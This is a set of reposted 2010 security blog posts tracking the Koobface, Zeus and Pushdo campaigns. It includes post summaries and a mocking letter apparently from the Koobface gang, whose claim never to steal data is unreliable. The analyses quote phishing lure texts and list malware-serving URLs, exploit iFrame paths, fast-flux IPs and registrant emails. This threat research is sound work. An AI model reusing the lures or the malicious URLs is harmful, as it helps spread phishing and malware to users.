

Summarizing Zero Day's Posts for December (2010-01-04 22:03)

The following is a brief summary of all of my posts at [1]ZDNet's Zero Day for December, 2009.

You can also go through [2]previous summaries, as well as subscribe to my [3]personal RSS feed, [4]Zero Day's

main feed, or follow all of [5]ZDNet's blogs on Twitter.


- **01.** [6]Koobface botnet enters the Xmas season
- **02.** [7] How many people fall victim to phishing attacks?

- **03.** [8]Zeus crimeware using Amazon's EC2 as command and control server
- **04.** [9]Report: Google's reCAPTCHA flawed
- **05.** [10]FBI: Scareware distributors stole \$150M

This post has been reproduced from [11]Dancho Danchev's blog.

- 1. http://blogs.zdnet.com/security
- 2. http://ddanchev.blogspot.com/2009/11/summarizing-zero-days-posts-for.html
- 3. http://updates.zdnet.com/tags/dancho+danchev.html? t=0&s=0&o=1&mode=rss
- 4. http://feeds.feedburner.com/zdnet/security
- 5. http://twitter.com/zdnetblogs
- 6. http://blogs.zdnet.com/security/?p=5001
- 7. http://blogs.zdnet.com/security/?p=5084

- 8. http://blogs.zdnet.com/security/?p=5110
- 9. http://blogs.zdnet.com/security/?p=5123
- 10. http://blogs.zdnet.com/security/?p=5140
- 11. http://ddanchev.blogspot.com/



Top Ten Must-Read Posts at ZDNet's Zero Day for 2009 (2010-01-04 22:10)

The end of the year naturally means a rush to come up with 'best of the best' top lists consisting of your finest content. However, based on personal observations, during the holidays season the short attention span of the

average reader becomes even shorter with everyone looking forward to taking a well-deserved break. Therefore,

the first working week of the new year appears to be the perfect moment to summarize some of my most insightful

posts/analysis published at [1]ZDNet's Zero Day for 2009.

The following ten posts have been featured due to their insightful content, comprehensiveness of the topic

covered, and due to plain simple exclusivity in the time of their publishing. You will be, of course, missing the big picture if you don't keep track of [2]Ryan Naraine's coverage.

Thank you for being a [3]Zero Day reader!

- **01.** [4]Microsoft study debunks phishing profitability
- 02. [5]Inside BBC's Chimera botnet
- **03.** [6]China's 'secure' OS Kylin a threat to U.S offsensive cyber capabilities?
- **04.** [7]Microsoft study debunks profitability of the underground economy
- **05.** [8]Iranian opposition launches organized cyber attack against pro-Ahmadinejad sites [9]Related coverage **06.** [10]The Ultimate Guide to Scareware Protection

7

- **07.** [11]'Anonymous' group attempts DDoS attack against Australian government (Operation Didgeridie) **08.** [12]Google's CAPTCHA experiment and the human factor
- **09.** [13]Does software piracy lead to higher malware infection rates?
- 10. [14]Koobface botnet enters the Xmas season

Related posts:

[15]Summarizing Zero Day's Posts for January, 2009

- [16]Summarizing Zero Day's Posts for February, 2009
- [17]Summarizing Zero Day's Posts for March, 2009
- [18]Summarizing Zero Day's Posts for April, 2009
- [19]Summarizing Zero Day's Posts for May, 2009
- [20]Summarizing Zero Day's Posts for June, 2009
- [21]Summarizing Zero Day's Posts for July, 2009
- [22]Summarizing Zero Day's Posts for August, 2009
- [23]Summarizing Zero Day's Posts for September, 2009
- [24]Summarizing Zero Day's Posts for October, 2009
- [25]Summarizing Zero Day's Posts for November, 2009
- [26]Summarizing Zero Day's Posts for December, 2009

This post has been reproduced from [27]Dancho Danchev's blog.

- 1. http://blogs.zdnet.com/security
- 2. http://updates.zdnet.com/tags/Ryan+Naraine.html
- 3. http://feeds2.feedburner.com/zdnet/security
- 4. http://blogs.zdnet.com/security/?p=2366
- 5. http://blogs.zdnet.com/security/?p=3045
- 6. http://blogs.zdnet.com/security/?p=3385
- 7. http://blogs.zdnet.com/security/?p=3522

- 8. http://blogs.zdnet.com/security/?p=3613
- 9. http://ddanchev.blogspot.com/2009/06/iranian-opposition-ddos-es-pro.html
- 10. http://blogs.zdnet.com/security/?p=4297
- 11. http://blogs.zdnet.com/security/?p=4234
- 12. http://blogs.zdnet.com/security/?p=3178
- 13. http://blogs.zdnet.com/security/?p=4605
- 14. http://blogs.zdnet.com/security/?p=5001
- 15. http://ddanchev.blogspot.com/2009/02/summarizing-zero-days-posts-for-january.html
- 16. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for.html
- 17. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for-march.html
- 18. http://ddanchev.blogspot.com/2009/05/summarizing-zero-days-posts-for-april.html
- 19. http://ddanchev.blogspot.com/2009/06/summarizing-zero-days-posts-for-may.html
- 20. http://ddanchev.blogspot.com/2009/07/summarizing-zero-days-posts-for-june.html
- 21. http://ddanchev.blogspot.com/2009/08/summarizing-zero-days-posts-for-july.html
- 22. http://ddanchev.blogspot.com/2009/09/summarizing-zero-days-posts-for-august.html

- 23. http://ddanchev.blogspot.com/2009/10/summarizing- zero-days-posts-for.html
- 24. http://ddanchev.blogspot.com/2009/11/summarizing- zero-days-posts-for-october.html
- 25. http://ddanchev.blogspot.com/2009/11/summarizingzero-days-posts-for.html
- 26. http://ddanchev.blogspot.com/2010/01/summarizingzero-days-posts-for.html
- 27. http://ddanchev.blogspot.com/

8

Our team, so often called "Koobface Gang", expresses high gratitude for the help in bug fixing, researches and documentation for our

- Kaspersky Lab for the name of Koobface and 25 millionth malicious program award;
 Dancho Danchev (http://ddanchev.blogspot.com) who worked hard every day especially on our First Software & Architecture version, writing lots of e-mails to different hosting companies and structures to take down our Command-and-Control (C&C) servers, and of
- course analyzing software under VM Ware;

 Trend Micro (http://trendmicro.com), especially personal thanks Jonell Baltazar, Joey Costoya, and Ryan Flores who had released a very cool <u>document (with three parts!)</u> describing all our mistakes we've ever made;

 • Cisco for their 3rd place to our <u>software</u> in their annual "working groups awards";
- Soren Siebert with his great article;
- Hundreds of users who send us logs, crash reports, and wish-lists.

In fact, it was a really hard year. We've made many efforts to improve our software. Thanks to Facebook's security team - the guys made us move ahead. And we've moved. And will move. Improving their security system.

By the way, we did not have a cent using Twitter's traffic. But many security issues tell the world we did. They are wrong.

As many people know, "virus" is something awful, which crashes computers, steals credential information as good as all passwords and credit cards. Our software did not ever steal credit card or online bank information, passwords or any other confidential data. And WILL NOT EVER. As for the crashes... We are really sorry. We work on it :)

Wish you a good luck in new year and... Merry Christmas to you!

Always yours, "Koobface Gang".

Top Ten Must-Read DDanchev Posts For 2009 (2010-01-04 22:37)

The following ten posts have been featured due to their insightful content, comprehensiveness of the topic covered, and due to plain simple exclusivity in the time of publishing, and not necessarily based on page views.

Thank you for being a regular reader of my personal blog. Feel free to subscribe to [1]my RSS feed, keep track

of [2]my posts at ZDNet's Zero Day, or [3]follow me on Twitter.

- **01.** [4]Conficker's Scareware/Fake Security Software Business Model
- **02.** [5]Koobface Botnet's Scareware Business Model Part One and [6]Part Two
- **03.** [7]Inside a Money Laundering Group's Spamming Operations
- **04.** [8]A Peek Inside the Managed Blackhat SEO Ecosystem
- 05. [9]Iranian Opposition DDoS-es pro-Ahmadinejad Sites
- **06.** [10]Koobface Botnet Redirects Facebook's IP Space to my Blog
- **07.** [11]Standardizing the Money Mule Recruitment Process
- **08.** [12]Koobface Botnet Starts Serving Client-Side Exploits
- **09.** The SMS Ransomware series [13]SMS Ransomware Displays Persistent Inline Ads; [14]SMS Ransomware Source Code Now Offered for Sale; [15]3rd SMS Ransomware Variant Offered for Sale; [16]4th SMS Ransomware Variant

Offered for Sale; [17]5th SMS Ransomware Variant Offered for Sale; [18]6th SMS Ransomware Variant Offered for

Sale

10. [19]The Koobface Gang Wishes the Industry "Happy Holidays"

This post has been reproduced from [20]Dancho Danchev's blog.

1. http://feeds.feedburner.com/DanchoDanchevOnSecurityAnd NewMedia

- 2. http://updates.zdnet.com/tags/dancho+danchev.html?
 o=1&mode=rss
- 3. http://twitter.com/danchodanchev
- 4. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html
- 5. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html
- 6. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html
- 7. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

- 8. http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html
- 9. http://ddanchev.blogspot.com/2009/06/iranian-opposition-ddos-es-pro.html
- 10. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html
- 11. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

- 12. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html
- 13. http://ddanchev.blogspot.com/2009/09/sms-ransomware-displays-persistent.html
- 14. http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html
- 15. http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html
- 16. http://ddanchev.blogspot.com/2009/07/4th-sms-ransomware-variant-offered-for.html
- 17. http://ddanchev.blogspot.com/2009/07/5th-sms-ransomware-variant-offered-for.html
- 18. http://ddanchev.blogspot.com/2009/08/6th-sms-ransomware-variant-offered-for.html
- 19. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html
- 20. http://ddanchev.blogspot.com/

A Happy New Year clip

It's a gift from Abba, all for free! Enjoy! [link] By Abba - 12:36am - 1 new of 1 message

A Happy New Year

Happy New Year! A little gift: [link]
By Santa Claus - Jan 6 - 1 new of 1 message

My new clip

Hi! My new video, for funs :) [link]
By Rebecca MacKinnon - Jan 4 - 1 new of 1 message

☆ Have You Seen

Hi to my group friends! Have You seen this new video? [link]
By Valeria - Jan 2 - 1 new of 1 message

Celebrities mistakes in New Year speach

U-ga-ga.. New Year party, Drunk Celebrities Exposed Just look at this: [link]
By Reporter X - Jan 2 - 1 new of 1 message

My wedding video

Hi. Here isour wedding video. Happy New Year! [link]
By Celicia Johnson - Dec 31 2009 - 1 new of 1 message

☆ A joke

O-ha-ha What are they doing? PS Just a joke, but so funny :) [link] By Anna F - Dec 30 2009 - 1 new of 1 message

Very cute and funny kids)

This is so cute and funny)) [link]
By KittyJenns - Dec 27 2009 - 1 new of 1 message

Super funny animals))))

aaaaa))))look at this)))they'r soooo funny, can't stop smiling)) [link]
By SaraSamuelson - Dec 25 2009 - 1 new of 1 message

Scareware, Blackhat SEO, Spam and Google Groups Abuse, Courtesy of the Koobface Gang

(2010-01-08 17:29)


The Koobface gang is known to have embraced the potential of the "underground multi-tasking" model a long time ago, in order to achieve the "malicious economies of scale" effect. This "underground multi-tasking" most commonly comes in the form of multiple monetization campaigns, which upon

closer analysis always lead back to the Koobface gang's infrastructure. In fact, the gang is so obsessed with efficiency, that particular redirectors and key malicious domains for a particular campaign, are also, simultaneously rotated across all the campaigns that they manage.

For instance, throughout the past half an year, a huge percentage of the malicious infrastructure used simulta-

neously in multiple campaigns, was parked on the [1]now shut down Riccom LTD - AS29550. From the [2]massive

blackhat SEO campaigns affecting millions of legitimate web sites managed by the gang, to the [3]malvertising attack at the New York Times web site, and [4]the click-fraud facilitating [5]Bahama botnet, the Koobface botnet is only the tip of the iceberg for the efficient and fraudulent money machine that the gang operates.



In this analysis, I'll once again establish a connection between the ongoing blackhat SEO campaigns managed by the gang ([6]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware; [7]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding; [8]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO

Campaign), with a spam campaign that's also syndicated across multiple Google Groups, and the Koobface botnet itself, with a particular emphasis on the scareware monetization taking place across all the campaigns.

Related Koobface research and analysis:

[9]The Koobface Gang Wishes the Industry "Happy Holidays"

- [10]Koobface-Friendly Riccom LTD AS29550 (Finally) Taken Offline
- [11]Koobface Botnet Starts Serving Client-Side Exploits
- [12]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style
- [13]Koobface Botnet's Scareware Business Model Part Two
- [14]Koobface Botnet's Scareware Business Model Part One
- [15]Koobface Botnet Redirects Facebook's IP Space to my Blog
- [16]New Koobface campaign spoofs Adobe's Flash updater
- [17]Social engineering tactics of the Koobface botnet

12


- [18]Koobface Botnet Dissected in a TrendMicro Report
- [19]Movement on the Koobface Front Part Two
- [20]Movement on the Koobface Front
- [21]Koobface Come Out, Come Out, Wherever You Are
- [22]Dissecting Koobface Worm's Twitter Campaign

This post has been reproduced from [23]Dancho Danchev's blog.

- 1. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html
- 2. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

- 3. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html
- 4. http://blogs.zdnet.com/security/?p=4549
- 5. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html
- 6. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html
- 7. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html
- 8. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html
- 9. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html
- 10. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html
- 11. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html
- 12. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html
- 13. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html
- 14. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html
- 15. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

- 16. http://blogs.zdnet.com/security/?p=4594
- 17. http://content.zdnet.com/2346-12691_22-352597.html
- 18. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html
- 19. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html
- 20. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html
- 21. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html
- 22. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html
- 23. http://ddanchev.blogspot.com/



Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware (2010-01-08 23:53)

UPDATED: Sunday, January 10, 2010 - The post has been updated with the latest domains spammed within the past 24 hours.

UPDATED: Saturday, January 09, 2010 - The post has been updated with the latest domains spammed within


the past 24 hours. The spam campaign is ongoing.

A currently ongoing spam campaign is using the "Your default mailbox settings have changed" theme, in order to infect gullible users into executing Trojan-Spy.Win32.Zbot ([1]settings-file.exe).

Sample message:

" The default settings of your mailbox were automatically changed. Please download and launch a file with a new set of settings for your e-mail account:fx-settings-file.exe.

We constantly work on the quality level of our service, as well as on the development of its security and protection. During the last upgrade several essential improvements were adopted, such as new ports for the POP3 & SMTP protocols, plus the SMTP autentification. The new settings are necessary for those who use the mailings clients 14



(for ex. Microsoft Outlook, The Bat!, Mozilla Thunderbird etc.) or those who use our service via the web-interface. "

Sample campaign structure:

molendf.co .kr/owa/service _directory/settings.php? email=fx@yahoo.com

&from=yahoo.com &fromname=fx

Fast-fluxed seed IPs:

61.64.170.232

77.126.141.142


188.56.139.174

189.110.244.68

189.179.13.36

190.82.217.255

195.174.109.241



200.169.71.144

201.232.187.200

201.236.48.117

210.106.80.90

218.153.64.25

221.26.184.25

59.92.58.166

61.20.133.88

DNS servers of notice:

ns1.moorcargo .net

ns1.aj-realtors .com - Email: support@ajr.com

ns1.groupswat.com

16

ns1.elkins-realty .net - Email: BO.la@yahoo.com

ns1.nocksold .com - Email: termer@counsellor.com

ns1.seldomservice .net - 89.238.165.195 - Email: pp0271@gmail.com

ns1.viking-gave .net - 89.238.165.195 - Email: glonders@gmail.com

ns1.controlpanellsolutions .com - 212.95.50.175 - Email: jobwes@clerk.com

Hundreds of typosquatted subdomains reside within the following currently active domains:

ujjiks.co .im

ujjiks.com .im

ujjiks.org.im

ujjikx.co .im

ujjikx.com .im

ujjikx.org .im

molendf.co .kr

molendf .com

molendf.kr

molendf.ne .kr

molendf.or .kr

vcrssd1.cc

vcrssd1.eu

vfrtssd .com


vsmprot.co .uk

vsmprot .com

vsmprot .eu

vsmprot.me .uk

vsmprot.org .uk



ikuu8a .com - Email: bjnjnsls@technologist.com

ikuu8d .com - Email: bjnjnsls@technologist.com

ikuu8e .com - Email: bjnjnsls@technologist.com

ikuu8q .com - Email: bjnjnsls@technologist.com

ikuu8s .com - Email: bjnjnsls@technologist.com

ikuu8w .com - Email: bjnjnsls@technologist.com

ikuu8x .com - Email: bjnjnsls@technologist.com

ikuu8z .com - Email: bjnjnsls@technologist.com

ikuu8a .net - Email: bjnjnsls@technologist.com


ikuu8e .net - Email: bjnjnsls@technologist.com

ikuu8q .net - Email: bjnjnsls@technologist.com

ikuu8s .net - Email: bjnjnsls@technologist.com

ikuu8w .net - Email: bjnjnsls@technologist.com

ikuu8x .net - Email: bjnjnsls@technologist.com



ikuu8z .net - Email: bjnjnsls@technologist.com
yhuttte.ne .kr - Email: scepterpdg@chemist.com
yhuttti.ne .kr - Email: scepterpdg@chemist.com
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yhutttr .kr - Email: scepterpdg@chemist.com
yhutttu .kr - Email: scepterpdg@chemist.com
ujyhl.ne .kr - Email: combinetct@financier.com
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ujyhl.co .kr - Email: combinetct@financier.com

ujyhs.co .kr - Email: combinetct@financier.com

ujyho .kr - Email: combinetct@financier.com

ujyhf.or .kr - Email: combinetct@financier.com

ujyhl.or .kr - Email: combinetct@financier.com

ujyho.or .kr - Email: combinetct@financier.com

ujyhs.or .kr - Email: combinetct@financier.com

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ujyhs .kr - Email: combinetct@financier.com

Seen within the past 24 hours, now offline domains part of the campaign:

yhe3essa .com.pl

yhe3essd .com.pl

yhe3esse .com.pl

yhe3essf.com.pl

yhe3essg .com.pl

yhe3essi .com.pl

yhe3esso .com.pl

yhe3essp.com.pl

yhe3essq.com.pl

yhe3essr.com.pl

21

yhe3esss.com.pl

yhe3esst .com.pl

yhe3essu.com.pl

yhe3essw .com.pl

yhe3essy .com.pl

ok9iio1.com

ok9iio2.com

ok9iio3.com

ok9iio4.com

ok9iio5.com

ok9iio6.com

ok9iio7.com

ok9iio8.com

ok9iio1.net

ok9iio2 .net

ok9iio3 .net

ok9iio4 .net

ok9iio5 .net

ok9iio6.net

ok9iio7 .net

Upon execution the sample phones back to the already [2]blacklisted by the Zeus Tracker **nekovo .ru**:

nekovo .ru/cbd/nekovo.bri; nekovo .ru/ip.php - 109.95.114.70 - Email: kievsk@yandex.ru - AS50215 - Troyak-as Starchenko Roman Fedorovich.

Related Zeus crimeware name servers respond to the same IP:

- **ns1.trust-service .cn** (domain itself [3]responds to 193.104.41.133) Email: olezhiosapiel@yahoo.es
- **ns1.elnasa .ru** (domain itself [4]responds to 91.200.164.12) Email: kievsk@yandex.ru
- **ns1.recessa .ru** (domain itself [5]responds to 193.104.41.69) Email: kievsk@yandex.ru
- **ns1.stomaid .ru** (domain itself [6]responds to 91.200.164.10) Email: kievsk@yandex.ru

Parked within the same AS, are also the following currently active Zeus crimeware serving domains:

web-information-services .com - 91.198.109.69 - Email: pita@bigmailbox.ru

erthjuyt44u .com - 91.198.109.19 - Email: rails@qx8.ru

excellenthostingservice .com - 91.198.109.48 - Email: xm@qx8.ru

goldhostingservice .com - 91.198.109.32 - Email: clod@qx8.ru

Pretty much your typical cybercrime-friendly virtual neighborhood.

Related posts:

[7] Pushdo Injecting Bogus Swine Flu Vaccine

[8]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[9]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[10]The Multitasking Fast-Flux Botnet that Wants to Bank With You

This post has been reproduced from [11]Dancho Danchev's blog.

1.

http://www.virustotal.com/analisis/26efaeec869a31abb49fdc c6ef82207f1234f92b73de01589e8294a053f31d7b-12629

<u>87325</u>

- 2. https://zeustracker.abuse.ch/monitor.php?host=nekovo.ru
- 3. https://zeustracker.abuse.ch/monitor.php?host=trust-service.cn
- 4. https://zeustracker.abuse.ch/monitor.php?host=elnasa.ru
- 5. https://zeustracker.abuse.ch/monitor.php?host=recessa.ru

- 6. https://zeustracker.abuse.ch/monitor.php?host=stomaid.ru
- 7. http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html
- 8. http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html
- 9. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html
- 10. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html
- 11. http://ddanchev.blogspot.com/

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Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams (2010-01-13 21:10)

UPDATED, Friday, 15, 2010: The gang continues rotating the campaigns by targeting different brands. Over the 24

hours they've spamming the well known " *Notice of Underreported Income*" theme this time targeting **HM Revenue and Customs (HMRC)**, and have also introduced new portfolios of typosquatted domains next to changing the

client-side exploits serving iFrame embedded on each and every page.

- **Sample message:** "F iling and paying your federal taxes correctly and on time is an important part of living and 24



working in the United Kingdom. Please review (download and execute) your tax statement. If the statement is

incorrect, contact our Taxpayer Advocate Service. "

- **Sample URL:** *online.hmrc.gov.uk.olpiku5v* .com.pl/SecurityWebApp/httpsmode/statement.php

Detection rates for **tax-statement.exe** ([1]Trojan-Spy.Win32.Zbot.gen) and **file.exe** ([2]Trojan-Spy.Win32.Zbot.gen).

Upon execution, the samples attempt to connect to elnasa.ru/asd/elnasa.ble (109.95.114 .71/asd/elnasa.ble).

The structure of the iFrame, now using an IP address instead of a domain name, remains the same:

- 109.95.114.251 /uks1/in.php 109.95.114.251 AS50369 VISHCLUB-as Kanyovskiy Andriy Yuriyovich akanyovskiy@troyak.org
- 109.95.114.251 /uks1/jquery.jxx
- 109.95.114.251 /uks1/xd/pdf.pdf
- 109.95.114.251 /uks1/load.php
- 109.95.114.251 /uks1/file.exe

DNS servers of notice:

ns1.pds-properties .com - 89.238.165.195

ns1.noeproperties .com - 84.243.201.159

ns1.densondatabase.com - 94.23.177.147

ns1.dogsgrem .net - 89.238.165.195 - Email: glonders@gmail.com - Email seen in [3]previous domain registrations 25

Typosquatted domains spammed over the past 24 hours:

olpiku5a .com.pl

olpiku5b .com.pl

olpiku5c .com.pl

olpiku5d .com.pl

olpiku5e .com.pl

olpiku5f .com.pl

olpiku5g .com.pl

olpiku5q .com.pl

olpiku5r.com.pl

olpiku5s .com.pl

olpiku5t .com.pl

olpiku5v .com.pl

olpiku5w .com.pl

olpiku5x .com.pl

olpiku5z .com.pl

ujo9ia .com.pl

ujo9id .com.pl

ujo9ie .com.pl

ujo9if .com.pl

